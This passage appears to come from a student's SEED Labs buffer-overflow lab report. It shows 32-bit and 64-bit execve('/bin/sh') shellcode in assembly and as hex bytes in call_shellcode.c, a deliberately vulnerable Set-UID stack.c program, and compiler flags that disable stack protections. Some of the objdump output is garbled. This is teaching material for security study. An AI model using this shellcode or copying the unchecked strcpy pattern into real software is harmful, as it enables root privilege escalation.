3     char *name[2];
4     name[0] = "/bin/sh";
5     name[1] = NULL;
6     execve(name[0], name, NULL);|
7 }
```

Figure 13 C Version of Shell Code

Unfortunately, we cannot just compile this code and use the binary code as our shellcode. The best way to write a shellcode is to use assembly code. In this lab, we are provided the binary version of a shellcode.

3.2 32-bit Shellcode




```

SeedLab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor Feb 27 10:43 •
Open ShellCode32Bit.txt /Desktop
1 ; Store the command on stack
2 xor eax, eax
3 push eax
4 push "//sh"
5 push "/bin"
6 mov ebx, esp ; ebx --> "/bin//sh": execve()'s 1st argument
7
8
9 ; Construct the argument array argv[]
10 push eax ; argv[1] = 0
11 push ebx ; argv[0] --> "/bin//sh"
12 mov ecx, esp ; ecx --> argv[]: execve()'s 2nd argument
13
14
15 ; For environment variable
16 xor edx, edx ; edx = 0: execve()'s 3rd argument
17
18
19 ; Invoke execve()
20 xor eax, eax ;
21 mov al, 0x0b ; execve()'s system call number
22 int 0x80
23

```

Figure 14 32-bit Shellcode



```


SeedLab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 27 12:49 •
Recent Starred Home Desktop shellcode
Home Desktop Documents Downloads Music Pictures Videos Trash
shellcode
seed@VM: ~.../shellcode$ objdump -d call
call:    file format elf32-i386

Disassembly of section .text:
00000000 <main>:
 0: f3 0f 1e fb      endbr32
 4: 55                push   %ebp
 5: 89 e5              mov    %esp,%ebp
 7: 83 e4 f0          and    $0xffffffff,%esp
  a: 81 ec 10 02 00 00 sub   $0x210,%esp
 10: e8 fc ff ff ff  call   11 <main+0x11>
 15: 05 01 00 00 00    add    $0x1,%eax
 1a: 8b 55 0c          mov    %ebp,%edx
 1d: 89 54 24 0c        mov    %edx,%esp(%esp)
 21: 65 8b 0d 14 00 00  mov    %gs:0x14,%ecx
 28: 89 8c 24 0c 02 00 00  mov    %ecx,%ecx
 2f: 31 c9              xor    %ecx,%ecx
 31: 8b 90 00 00 00 00  mov    0x0(%eax),%edx
 37: 89 54 24 18        mov    %edx,0x18(%esp)
 3b: 8b 90 04 00 00 00  mov    0x4(%eax),%edx
 41: 89 54 24 1c        mov    %edx,0x1c(%esp)

```

Figure 15 Assembly Language output

3.3 64-bit Shellcode



```


SeedLab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor Feb 27 10:44 •
ShellCode64Bit.txt
-/Desktop

Open

1 xor rdx, rdx ; rdx = 0: execve()'s 3rd argument
2 push rdx
3 mov rax, '/bin//sh' ; the command we want to run
4 push rax
5 mov rdi, rsp ; rdi --> "/bin//sh": execve()'s 1st argument
6 push rdx ; argv[1] = 0
7 push rdi ; argv[0] --> "/bin//sh"
8 mov rsi, rsp ; rsi --> argv[]: execve()'s 2nd argument
9 xor rax, rax
10 mov al, 0x3b ; execve()'s system call number
11 syscall
12

```

Figure 16 64-bit Shellcode



```

[02/27/23]seed@VM:~/.../shellcode$ objdump -d call
call:    file format elf64-x86-64


Disassembly of section .text:
0000000000000000 <main>:
 0: f3 0f 1e fa      endbr64
 4: 55                push   %rbp
 5: 48 89 e5          mov    %rsp,%rbp
 8: 48 81 ec 20 02 00 00  sub   $0x220,%rsp
 f: 89 bd ec fd ff ff  mov    %edi,-0x214(%rbp)
15: 48 89 b5 e0 fd ff ff  mov    %rsi,-0x220(%rbp)
1c: 64 48 8b 04 25 28 00  mov    %fs:0x28,%rax
23: 00 00
25: 48 89 45 f8      mov    %rax,-0x8(%rbp)
29: 31 c0              xor    %eax,%eax
2b: 48 8b 05 00 00 00 00  mov    0x0(%rip),%rax      # 32 <main+0x32>
32: 48 8b 15 00 00 00 00  mov    0x0(%rip),%rdx      # 39 <main+0x39>
39: 48 89 85 00 fe ff ff  mov    %rax,-0x200(%rbp)
40: 48 89 95 08 fe ff ff  mov    %rdx,-0x1f8(%rbp)
47: 48 8b 05 00 00 00 00  mov    0x0(%rip),%rax      # 4e <main+0x4e>
4e: 48 89 85 10 fe ff ff  mov    %rax,-0x1f0(%rbp)

```

Figure 17 Assembly Language Output

3.4 Invoking the Shellcode

In the given document, we have found the binary code from the assembly code above, and we have put the code in a C program called call shellcode.c inside the shellcode folder.



```

# SeedLab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor Feb 27 10:49 •
call_shellcode.c
~/Desktop/shellcode

Open
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4 const char shellcode[] =
5 #if __x86_64__
6 "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
7 "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
8 "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
9 #else
10 "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
11 "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
12 "\xd2\x31\xc0\xb0\x0b\xcd\x80"
13 #endif
14 ;
15
16 int main(int argc, char **argv)
17 {
18     char code[500];
19     strcpy(code, shellcode); // Copy the shellcode to the stack
20     int (*func)() = (int(*)())code;
21     func(); // Invoke the shellcode from the stack
22     return 1;
23 }

```


Figure 18 C Program with binary code

4. Understanding the Vulnerable Program

The vulnerable program used in this lab is called stack.c, which is in the code folder. This program has a buffer-overflow vulnerability, and our job was to exploit this vulnerability and gain the root privilege.

The above program has a buffer overflow vulnerability. It first reads an input from a file called badfile, and then passes this input to another buffer in the function bof(). The original input can have a maximum length of 517 bytes, but the buffer in bof() is only BUF SIZE bytes long, which is less than 517. Because strcpy() does not check boundaries, buffer overflow will occur. Since this program is a root-owned Set-UID program, if a normal user can exploit this buffer overflow vulnerability, the user might be able to get a root shell. It should be noted that the program gets its

input from a file called badfile. This file is under users' control. Now, our objective is to create the contents for badfile, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.




```

1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 /* Changing this size will change the layout of the stack.
6 * Instructors can change this value each year, so students
7 * won't be able to use the solutions from the past. */
8 #ifndef BUF_SIZE
9 #define BUF_SIZE 100
10#endif
11
12int bof(char *str)
13{
14    char buffer[BUF_SIZE];
15
16    /* The following statement has a buffer overflow problem */
17    strcpy(buffer, str);
18    return 1;
19}
20
21int main(int argc, char **argv)
22{
23    char str[517];
24    FILE *badfile;
25    badfile = fopen("badfile", "r");
26    fread(str, sizeof(char), 517, badfile);
27    bof(str);
28    printf("Returned Properly\n");
29    return 1;
30}
31

```

Figure 19 Given C Program




```

[02/27/23]seed@VM:~/.../code$ echo "AAAAAAA" > badfile
[02/27/23]seed@VM:~/.../code$ cat badfile
AAAAAAA
[02/27/23]seed@VM:~/.../code$ wc -m badfile
8 badfile
[02/27/23]seed@VM:~/.../code$ gcc stack.c
[02/27/23]seed@VM:~/.../code$ ./a.out
Returned Properly

```

Figure 20 Initial Testing




The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "seed@VM: ~.../code". The terminal output is as follows:

```
[02/27/23] seed@VM:~/.../code$ python3 -c 'print("A" * 99)' > badfile
[02/27/23] seed@VM:~/.../code$ ./a.out
Returned Properly
[02/27/23] seed@VM:~/.../code$ python3 -c 'print("A" * 110)' > badfile
[02/27/23] seed@VM:~/.../code$ ./a.out
*** stack smashing detected ***: terminated
Aborted
[02/27/23] seed@VM:~/.../code$
```

Figure 21 Facing Buffer Overflow

4.1 Compilation

To compile the above vulnerable program, we have to turn off the StackGuard and the non-executable stack protections using the `-fno-stack-protector` and `"-z execstack"` options.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "seed@VM: ~.../code". The terminal output is as follows:

```
[02/27/23] seed@VM:~/.../code$ gcc -z execstack -fno-stack-protector -o stack stack.c
[02/27/23] seed@VM:~/.../code$ sudo chown root stack
[02/27/23] seed@VM:~/.../code$ sudo chmod 4755 stack
[02/27/23] seed@VM:~/.../code$
```

Figure 22 Compilation

After the compilation, we need to make the program a root-owned Set-UID program. We can achieve this by first change the ownership of the program to root (Line), and then change the permission to 4755 to enable the Set-UID bit (Line).




Figure 23 Permission Granted

